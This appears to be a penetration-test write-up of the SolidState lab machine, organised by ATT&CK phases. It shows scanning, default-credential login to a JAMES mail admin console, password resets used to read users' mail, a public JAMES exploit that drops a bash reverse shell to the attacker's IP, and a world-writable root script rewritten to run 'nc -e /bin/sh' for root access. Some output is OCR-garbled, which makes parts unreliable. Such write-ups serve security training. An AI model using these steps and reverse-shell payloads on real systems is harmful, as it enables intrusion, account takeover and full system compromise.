# **Attack Narrative**

# Reconnaissance (TA0043)

We are going to do a basic scan with Nmap to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full 192.168.202.150 --min-rate 5000
```


```
PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)

| ssh-hostkey:
| 2048 770084f578b9c7d354cf712e0d526d8b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCp5WdwlckuF4slNUO29xOk/Yl/cnXT/p6qwezI0ye+4iRSyor8lh
Vw26WpTCdawGKkaOMYoSWVliBsbwMLJEUwVbZ/GZISUEswpYkyZeiSC1qk72L6CiZ9/5za4MTZw8Cq0akT7G+mX7Qgc+
ktXXkZuyN/GRFeu3im7uQVuDgiXFKbEfmoQAsvLrR8YiKFUG6QBdI9awwmTkLFbS1Z
| 256 78b83af660190691f553921d3f48ed53 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBISyhm1hXZNQl3csloreE=
| 256 e445e9ed074d7369435a12709dc4af76 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDIINTE5AAAAIMKbFbK3MJqjMh9oEw/20Ve0isA7e3ruHz5fhUP4cVgY
25/tcp open smtp syn-ack ttl 64 JAMES smtpd 2.3.2
| _smtp-commands: solidstate Hello nmap.scanme.org (192.168.202.128 [192.168.202.128])
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
| _http-title: Home - Solid State Security
| http-methods:
| _ Supported Methods: POST OPTIONS HEAD GET
| _http-server-header: Apache/2.4.25 (Debian)
110/tcp open pop3 syn-ack ttl 64 JAMES pop3d 2.3.2
119/tcp open nntp syn-ack ttl 64 JAMES nntpd (posting ok)
4555/tcp open james-admin syn-ack ttl 64 JAMES Remote Admin 2.3.2
```

## Port 80

#### The website looks like well a website



I wanted to use photon real quick to grab what we can from the website

photon -u http://192.168.202.150/ -l 3 -t 100

```
-(kali@kali)-[~/Desktop/solidState1/Scan/192.168.202.150]
 -$ ls
   🖹 intel.txt 📋 internal.txt 📋 scripts.txt
  -(kali@kali)-[~/Desktop/solidState1/Scan/192.168.202.150]
 -$ cat intel.txt
nttp://192.168.202.150:EMAIL:webadmin@solid-state-security.com
http://192.168.202.150/about.html:EMAIL:webadmin@solid-state-security.com
http://192.168.202.150/:EMAIL:webadmin@solid-state-security.com
http://192.168.202.150/index.html:EMAIL:webadmin@solid-state-security.com
http://192.168.202.150/services.html:EMAIL:webadmin@solid-state-security.com
  -(kali@kali)-[~/Desktop/solidState1/Scan/192.168.202.150]
-$ cat internal.txt
http://192.168.202.150/services.html
http://192.168.202.150/index.html
http://192.168.202.150/
http://192.168.202.150/about.html
http://192.168.202.150
  -(kali@kali)-[~/Desktop/solidState1/Scan/192.168.202.150]
 -$ cat scripts.t
http://192.168.202.150/assets/js/jquery.min.js
http://192.168.202.150/assets/js/ie/respond.min.js
http://192.168.202.150/assets/js/ie/html5shiv.js
http://192.168.202.150/assets/js/jquery.scrollex.min.js
http://192.168.202.150/assets/js/main.js
http://192.168.202.150/assets/js/util.js
nttp://192.168.202.150/assets/js/skel.min.js
```

From what I can see we have an email or username

```
webadmin@solid-state-security.com
```

so far we have one username and some endpoints that might be interesting. Lets look at the mail port first.

# Port 25 & 110

We identified several ports like #POP and #SMTP that related to mail, In this case I wanted to see version and any usernames so I can use that info to leverage a attack

```
sudo nmap -Pn -sV -p- --script=smtp* 192.168.202.150
```

We can add another username to our list, we also see James Remote Admin, this might be interesting to look at.

## Port 4555

the #James\_4555 port is a is an email server. This version let us in with default CC

I see a cool thing to look at users

#### Users

```
james
thomas
john
mindy
mailadmin
```

I have the ability to reset passwords to users so, lets start doing that, we are going to reset password to users and log in as them till we find something

```
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
setpassword john password01
Password for john reset
```

## Telnet to POP port and log in as john

```
(kali@ kali)-[~/Desktop/solidState1/Exploit]
$ telnet 192.168.202.150 110
Trying 192.168.202.150...
Connected to 192.168.202.150.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER john
+OK
PASS password01
+OK Welcome john
stat
+OK 1 743
list
+OK 1 743
```

#### Content of email

```
John,

Can you please restrict mindy's access until she gets read on to the program. Also make sure that you send her a tempory password to login to her accounts.

Thank you in advance.

Respectfully,
James
```

## My next target is mindy

#### Username: Password

mindy:P@55W0rd1!2@

## **PORT 22**

Well the CC do work for mindy but for some reason we don't have a terminal or a shell

```
(kali@ kali)-[~/Desktop/solidState1/Exploit]
$ ssh mindy@192.168.202.150's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$ id
-rbash: id: command not found
mindy@solidstate:~$ whoami
-rbash: whoami: command not found
mindy@solidstate:~$ ip add
-rbash: ip: command not found
mindy@solidstate:~$
```

My bash seems not to be working so lets go back to seachsploit

# Initial Foot hold & Execution (TA0001-2)

```
Exploit-DB: <a href="https://www.exploit-db.com/exploits/50347">https://www.exploit-db.com/exploits/50347</a>

OSWAP 10 as #A06 #A05

Type of Exploit: #OSWAP

#EDB-ID-50347
```

We found an email service using software that has a publicly know exploit, also the access to this software was left using default credentials, due to these factors we leverage the default cc to look at other users emails. With looking at others emails we found credentials to a user for SSH service being hosted on our target; the public exploit was used to leverage creation of our bash shell on target POC

1-3 steps
Step 1

```
# Target IP : 192.168.202.150
# Hacker IP : 192.168.202.128
# Listing Port: 443

python ./50347.py 192.168.202.150 192.168.202.128 443
```

```
(kali@ kali)-[~/Desktop/solidState1/Exploit]
$ python ./50347.py 192.168.202.150 192.168.202.128 443
[+]Payload Selected (see script for more options): /bin/bash -i >6 /dev/tcp/192.168.202.128/443 0>61
[+]Example netcat listener syntax to use after successful execution: nc -lvnp 443
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in (i.e. via SSH).
[+]Don't forget to start a listener on port 443 before logging in!
```

#### Step 2

```
# ssh access with mindy CC ssh mindy@192.168.202.150
```

#### Step 3

```
# Set up listner
sudo rlwrap nc -lvnp 443
```

```
(kali@ kali)-[~/Desktop/solidState1/Exploit]
$ sudo rlwrap nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.202.128] from (UNKNOWN) [192.168.202.150] 41086
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ iid
id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
whoami
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ hostname
hostname
solidstate
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

# solidstate (192.168.202.150)

Username: Password

n/a

#### Screenshot Proof of user

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cat user.txt cat user.txt
914d0a4ebc1777889b5b89a23f556fd75
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ■
```

# Privilege Escalation (TA0004)

```
PE technique ( #LPE-14 )
```

We are on the hunt for permissions that might be set incorrectly here we see a binary we should not have access too.

```
find / \( -wholename '/home/homedir/*' -prune -o -
wholename '/proc/*' -prune \) -o \( -type f -perm -0002
\) -exec ls -l '{}' ';' 2>/dev/null
```

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ find / \( -wholename '/home/homedir/*' -prune -o -wholename '/proc/*' -p
rune \) -o \( -type f -perm -0002 \) -exec ls -l '{}' ';' 2>/dev/null
2 \) -exec ls -l '{}' ';' 2>/dev/null' -prune -o -wholename '/proc/*' -prune \) -o \( -type f -perm -0002
-rwxrwxrwx 1 root root 105 Aug 22 2017 /opt/tmp.py
--w--w--w 1 root root 0 Feb  4 16:53 /sys/fs/cgroup/memory/cgroup.event_control
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

```
-rwxrwxrwx 1 root root 105 Aug 22 2017 /opt/tmp.py
```

Content of original tmp.py

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

From what I can tell we can take control of this binary and have it do what want; in our case call back to our listener as root

#### POC Image

```
#!/usr/bin/env python
import os
import sys
try:
    os.system(' nc -e /bin/sh 192.168.202.128 4444')
except:
    sys.exit()

${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ ls -la /opt/tmp.py
ls -la /opt/tmp.py
-rwxrwxrwx 1 root root 128 Feb  4 17:35 /opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$
```

```
—(kali@kali)-[~/Desktop/solidState1/Exploit]
-$ <u>sudo</u> rlwrap <mark>nc</mark> -lvnp 4444
[sudo] password for kali:
istening on [any] 4444
onnect to [192.168.202.128] from (UNKNOWN) [192.168.202.150] 50488
uid=0(root) gid=0(root) groups=0(root)
vhoami
oot
s -la /root/
otal 56
           8 root root 4096 Aug 22
                                     2017 .
                                     2017 ..
rwxr-xr-x 22 root root 4096 Jun 18
                         26 Aug 22
                                     2017 .bash_history
           1 root root
                                     2010 .bashrc
           1 root root
                             Jan 31
                         570
                                     2017 .cache
           8 root root 4096 Aug
                                 22
                                     2017
          10 root root 4096 Aug
                                           .config
                                 22
                                     2017 .gnupg
           3 root root 4096 Aug
           1 root root 966 Aug
                                     2017 .ICEauthority
           3 root root 4096 Aug 22
                                     2017 .local
                                     2017 .nano
             root root 4096 Aug
                                     2015 .profile
           1 root root 148 Aug 17
                                     2017 root.txt
           1 root root
                          33 Aug 22
                          66 Aug 22
                                     2017 .selected editor
   r--r-- 1 root root
           2 root root 4096 Aug 22
                                     2017 .ssh
```

#### Proof of User

```
root@solidstate:~# id
id
uid=O(root) gid=O(root) groups=O(root)
root@solidstate:~# whoami
whoami
root
root@solidstate:~# hostname
hostname
solidstate
root@solidstate:~# ip add
ip add
1 lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:14:16:40 brd ff:ff:ff:ff:ff
    inet 192.168.202.150/24 brd 192.168.202.255 scope global dynamic ens33
    valid_lft 1776sec preferred_lft 1776sec
    inet6 fe80::337a:8431:21f7:bf2/64 scope link
    valid_lft forever preferred_lft forever
root@solidstate:~# cat /root/root.txt
    valid_scate:~# cat /root/root.txt
    cat /root/root.txt
    decompany the second s
```

